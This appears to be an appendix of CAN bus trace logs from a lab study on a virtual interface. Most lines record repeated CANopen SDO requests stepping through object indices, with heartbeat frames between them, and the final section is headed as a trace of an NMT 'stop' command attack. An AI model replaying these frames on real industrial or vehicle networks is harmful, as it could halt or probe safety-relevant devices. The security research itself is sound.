Timestamp: 1643736806.268388	ID: 060a	S	DLC: 8	40 1f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.369678	ID: 060a	S	DLC: 8	40 20 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.470284	ID: 060a	S	DLC: 8	40 21 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.571855	ID: 060a	S	DLC: 8	40 22 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.672780	ID: 060a	S	DLC: 8	40 23 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.743556	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736806.777014	ID: 060a	S	DLC: 8	40 24 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.879019	ID: 060a	S	DLC: 8	40 25 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736806.982585	ID: 060a	S	DLC: 8	40 26 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.088919	ID: 060a	S	DLC: 8	40 27 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.189504	ID: 060a	S	DLC: 8	40 28 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.256983	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736807.291018	ID: 060a	S	DLC: 8	40 29 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.395602	ID: 060a	S	DLC: 8	40 2a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.504621	ID: 060a	S	DLC: 8	40 2b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.610585	ID: 060a	S	DLC: 8	40 2c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.712813	ID: 060a	S	DLC: 8	40 2d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.769141	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736807.814586	ID: 060a	S	DLC: 8	40 2e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736807.919997	ID: 060a	S	DLC: 8	40 2f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.024789	ID: 060a	S	DLC: 8	40 30 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.126229	ID: 060a	S	DLC: 8	40 31 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.231050	ID: 060a	S	DLC: 8	40 32 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.281759	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736808.335407	ID: 060a	S	DLC: 8	40 33 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.436371	ID: 060a	S	DLC: 8	40 34 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.540365	ID: 060a	S	DLC: 8	40 35 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.642283	ID: 060a	S	DLC: 8	40 36 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.744749	ID: 060a	S	DLC: 8	40 37 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.797466	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736808.850012	ID: 060a	S	DLC: 8	40 38 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736808.951315	ID: 060a	S	DLC: 8	40 39 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.053486	ID: 060a	S	DLC: 8	40 3a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.155680	ID: 060a	S	DLC: 8	40 3b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.257452	ID: 060a	S	DLC: 8	40 3c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.311337	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736809.364591	ID: 060a	S	DLC: 8	40 3d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.466059	ID: 060a	S	DLC: 8	40 3e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.567531	ID: 060a	S	DLC: 8	40 3f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.668309	ID: 060a	S	DLC: 8	40 40 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.773492	ID: 060a	S	DLC: 8	40 41 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.826336	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736809.874543	ID: 060a	S	DLC: 8	40 42 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736809.975763	ID: 060a	S	DLC: 8	40 43 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.077114	ID: 060a	S	DLC: 8	40 44 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.177695	ID: 060a	S	DLC: 8	40 45 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.278886	ID: 060a	S	DLC: 8	40 46 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.340768	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736810.380521	ID: 060a	S	DLC: 8	40 47 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.481782	ID: 060a	S	DLC: 8	40 48 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.587270	ID: 060a	S	DLC: 8	40 49 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.688660	ID: 060a	S	DLC: 8	40 4a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.789765	ID: 060a	S	DLC: 8	40 4b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.854138	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736810.891266	ID: 060a	S	DLC: 8	40 4c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736810.992430	ID: 060a	S	DLC: 8	40 4d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.094489	ID: 060a	S	DLC: 8	40 4e 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736811.195996	ID: 060a	S	DLC: 8	40 4f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.297607	ID: 060a	S	DLC: 8	40 50 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.365410	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736811.398895	ID: 060a	S	DLC: 8	40 51 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.499495	ID: 060a	S	DLC: 8	40 52 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.602900	ID: 060a	S	DLC: 8	40 53 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.704203	ID: 060a	S	DLC: 8	40 54 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.805953	ID: 060a	S	DLC: 8	40 55 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.877415	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736811.906599	ID: 060a	S	DLC: 8	40 56 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736811.907807	ID: 058a	S	DLC: 8	43 56 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736812.007532	ID: 060a	S	DLC: 8	40 57 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.108666	ID: 060a	S	DLC: 8	40 58 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.209685	ID: 060a	S	DLC: 8	40 59 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.314075	ID: 060a	S	DLC: 8	40 5a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.389500	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736812.414702	ID: 060a	S	DLC: 8	40 5b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.516535	ID: 060a	S	DLC: 8	40 5c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.618386	ID: 060a	S	DLC: 8	40 5d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.720030	ID: 060a	S	DLC: 8	40 5e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.821134	ID: 060a	S	DLC: 8	40 5f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736812.901056	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736812.923472	ID: 060a	S	DLC: 8	40 60 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.032435	ID: 060a	S	DLC: 8	40 61 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.134234	ID: 060a	S	DLC: 8	40 62 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.237702	ID: 060a	S	DLC: 8	40 63 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.345134	ID: 060a	S	DLC: 8	40 64 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.413164	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736813.447404	ID: 060a	S	DLC: 8	40 65 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.550385	ID: 060a	S	DLC: 8	40 66 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.654243	ID: 060a	S	DLC: 8	40 67 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.755864	ID: 060a	S	DLC: 8	40 68 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.856952	ID: 060a	S	DLC: 8	40 69 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736813.924605	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736813.960735	ID: 060a	S	DLC: 8	40 6a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.061540	ID: 060a	S	DLC: 8	40 6b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.164432	ID: 060a	S	DLC: 8	40 6c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.266739	ID: 060a	S	DLC: 8	40 6d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.369879	ID: 060a	S	DLC: 8	40 6e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.435243	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736814.473421	ID: 060a	S	DLC: 8	40 6f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.574191	ID: 060a	S	DLC: 8	40 70 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.674975	ID: 060a	S	DLC: 8	40 71 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.776655	ID: 060a	S	DLC: 8	40 72 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.881063	ID: 060a	S	DLC: 8	40 73 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736814.947193	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736814.984488	ID: 060a	S	DLC: 8	40 74 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.085222	ID: 060a	S	DLC: 8	40 75 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.186700	ID: 060a	S	DLC: 8	40 76 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.288883	ID: 060a	S	DLC: 8	40 77 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.389882	ID: 060a	S	DLC: 8	40 78 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.461529	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736815.490699	ID: 060a	S	DLC: 8	40 79 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.591541	ID: 060a	S	DLC: 8	40 7a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.693656	ID: 060a	S	DLC: 8	40 7b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.794995	ID: 060a	S	DLC: 8	40 7c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.896448	ID: 060a	S	DLC: 8	40 7d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.973256	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736815.997512	ID: 060a	S	DLC: 8	40 7e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736815.999833	ID: 058a	S	DLC: 8	43 7e 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736816.103580	ID: 060a	S	DLC: 8	40 7f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.207009	ID: 060a	S	DLC: 8	40 80 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.308868	ID: 060a	S	DLC: 8	40 81 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736816.410536	ID: 060a	S	DLC: 8	40 82 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.486202	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736816.511482	ID: 060a	S	DLC: 8	40 83 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.617366	ID: 060a	S	DLC: 8	40 84 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.725760	ID: 060a	S	DLC: 8	40 85 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.831005	ID: 060a	S	DLC: 8	40 86 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.932451	ID: 060a	S	DLC: 8	40 87 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736816.999856	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736817.035318	ID: 060a	S	DLC: 8	40 88 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.136474	ID: 060a	S	DLC: 8	40 89 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.237563	ID: 060a	S	DLC: 8	40 8a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.341526	ID: 060a	S	DLC: 8	40 8b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.444013	ID: 060a	S	DLC: 8	40 8c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.512566	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736817.546109	ID: 060a	S	DLC: 8	40 8d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.647321	ID: 060a	S	DLC: 8	40 8e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.750538	ID: 060a	S	DLC: 8	40 8f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.851503	ID: 060a	S	DLC: 8	40 90 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736817.955469	ID: 060a	S	DLC: 8	40 91 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.025270	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736818.057725	ID: 060a	S	DLC: 8	40 92 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.159284	ID: 060a	S	DLC: 8	40 93 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.261055	ID: 060a	S	DLC: 8	40 94 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.362544	ID: 060a	S	DLC: 8	40 95 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.463530	ID: 060a	S	DLC: 8	40 96 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.536507	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736818.564725	ID: 060a	S	DLC: 8	40 97 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.667319	ID: 060a	S	DLC: 8	40 98 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.768087	ID: 060a	S	DLC: 8	40 99 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.868938	ID: 060a	S	DLC: 8	40 9a 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736818.971183	ID: 060a	S	DLC: 8	40 9b 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.049892	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736819.073219	ID: 060a	S	DLC: 8	40 9c 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.174984	ID: 060a	S	DLC: 8	40 9d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.275744	ID: 060a	S	DLC: 8	40 9e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.377307	ID: 060a	S	DLC: 8	40 9f 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.478740	ID: 060a	S	DLC: 8	40 a0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.561335	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736819.580645	ID: 060a	S	DLC: 8	40 a1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.682445	ID: 060a	S	DLC: 8	40 a2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.784986	ID: 060a	S	DLC: 8	40 a3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.887765	ID: 060a	S	DLC: 8	40 a4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736819.988695	ID: 060a	S	DLC: 8	40 a5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.078808	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736820.091132	ID: 060a	S	DLC: 8	40 a6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.193268	ID: 060a	S	DLC: 8	40 a7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.297632	ID: 060a	S	DLC: 8	40 a8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.399029	ID: 060a	S	DLC: 8	40 a9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.499802	ID: 060a	S	DLC: 8	40 aa 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.591042	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736820.601129	ID: 060a	S	DLC: 8	40 ab 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.704316	ID: 060a	S	DLC: 8	40 ac 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.805695	ID: 060a	S	DLC: 8	40 ad 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736820.907108	ID: 060a	S	DLC: 8	40 ae 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.008596	ID: 060a	S	DLC: 8	40 af 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.102028	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736821.110877	ID: 060a	S	DLC: 8	40 b0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.213428	ID: 060a	S	DLC: 8	40 b1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.315141	ID: 060a	S	DLC: 8	40 b2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.416395	ID: 060a	S	DLC: 8	40 b3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.517201	ID: 060a	S	DLC: 8	40 b4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.613686	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736821.617926	ID: 060a	S	DLC: 8	40 b5 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736821.720462	ID: 060a	S	DLC: 8	40 b6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.822102	ID: 060a	S	DLC: 8	40 b7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736821.924564	ID: 060a	S	DLC: 8	40 b8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.025444	ID: 060a	S	DLC: 8	40 b9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.128841	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736822.129514	ID: 060a	S	DLC: 8	40 ba 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.230616	ID: 060a	S	DLC: 8	40 bb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.331804	ID: 060a	S	DLC: 8	40 bc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.434042	ID: 060a	S	DLC: 8	40 bd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.535564	ID: 060a	S	DLC: 8	40 be 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.637652	ID: 060a	S	DLC: 8	40 bf 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.642171	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736822.739266	ID: 060a	S	DLC: 8	40 c0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.840725	ID: 060a	S	DLC: 8	40 c1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736822.942605	ID: 060a	S	DLC: 8	40 c2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.045324	ID: 060a	S	DLC: 8	40 c3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.146424	ID: 060a	S	DLC: 8	40 c4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.155599	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736823.248920	ID: 060a	S	DLC: 8	40 c5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.350735	ID: 060a	S	DLC: 8	40 c6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.452699	ID: 060a	S	DLC: 8	40 c7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.553579	ID: 060a	S	DLC: 8	40 c8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.655878	ID: 060a	S	DLC: 8	40 c9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.667276	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736823.758953	ID: 060a	S	DLC: 8	40 ca 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736823.861727	ID: 060a	S	DLC: 8	40 cb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.064805	ID: 060a	S	DLC: 8	40 cc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.166134	ID: 060a	S	DLC: 8	40 cd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.179333	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736824.268788	ID: 060a	S	DLC: 8	40 ce 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.376413	ID: 060a	S	DLC: 8	40 cf 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.477499	ID: 060a	S	DLC: 8	40 d0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.578479	ID: 060a	S	DLC: 8	40 d1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.679900	ID: 060a	S	DLC: 8	40 d2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.691181	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736824.780934	ID: 060a	S	DLC: 8	40 d3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.883240	ID: 060a	S	DLC: 8	40 d4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736824.985159	ID: 060a	S	DLC: 8	40 d5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.089933	ID: 060a	S	DLC: 8	40 d6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.191495	ID: 060a	S	DLC: 8	40 d7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.203111	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736825.292223	ID: 060a	S	DLC: 8	40 d8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.394774	ID: 060a	S	DLC: 8	40 d9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.496277	ID: 060a	S	DLC: 8	40 da 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.597845	ID: 060a	S	DLC: 8	40 db 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.699477	ID: 060a	S	DLC: 8	40 dc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.714385	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736825.803027	ID: 060a	S	DLC: 8	40 dd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736825.904396	ID: 060a	S	DLC: 8	40 de 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.005142	ID: 060a	S	DLC: 8	40 df 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.106792	ID: 060a	S	DLC: 8	40 e0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.207719	ID: 060a	S	DLC: 8	40 e1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.228234	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736826.309033	ID: 060a	S	DLC: 8	40 e2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.413302	ID: 060a	S	DLC: 8	40 e3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.514301	ID: 060a	S	DLC: 8	40 e4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.615361	ID: 060a	S	DLC: 8	40 e5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.716363	ID: 060a	S	DLC: 8	40 e6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.741367	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736826.821952	ID: 060a	S	DLC: 8	40 e7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736826.931148	ID: 060a	S	DLC: 8	40 e8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.031980	ID: 060a	S	DLC: 8	40 e9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.137953	ID: 060a	S	DLC: 8	40 ea 03 00 00 00 00 00	Channel: vcan0

Timestamp: 1643736827.241378	ID: 060a	S	DLC: 8	40 eb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.255503	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736827.344021	ID: 060a	S	DLC: 8	40 ec 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.444697	ID: 060a	S	DLC: 8	40 ed 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.545790	ID: 060a	S	DLC: 8	40 ee 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.651613	ID: 060a	S	DLC: 8	40 ef 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.753256	ID: 060a	S	DLC: 8	40 f0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.769595	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736827.860770	ID: 060a	S	DLC: 8	40 f1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736827.961488	ID: 060a	S	DLC: 8	40 f2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.064373	ID: 060a	S	DLC: 8	40 f3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.168180	ID: 060a	S	DLC: 8	40 f4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.270274	ID: 060a	S	DLC: 8	40 f5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.280773	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736828.371813	ID: 060a	S	DLC: 8	40 f6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.474724	ID: 060a	S	DLC: 8	40 f7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.576412	ID: 060a	S	DLC: 8	40 f8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.685485	ID: 060a	S	DLC: 8	40 f9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.795146	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736828.796291	ID: 060a	S	DLC: 8	40 fa 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.898393	ID: 060a	S	DLC: 8	40 fb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736828.999215	ID: 060a	S	DLC: 8	40 fc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736829.100023	ID: 060a	S	DLC: 8	40 fd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736829.202880	ID: 060a	S	DLC: 8	40 fe 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736829.305101	ID: 060a	S	DLC: 8	40 ff 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736829.308272	ID: 070a	S	DLC: 1	7f	Channel: vcan0

ANEXO F. TRAZA DEL ATAQUE USANDO EL PROTOCOLO

NMT

Commando Stop

Timestamp: 1643741157.958323	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741158.121642	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643741158.123434	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
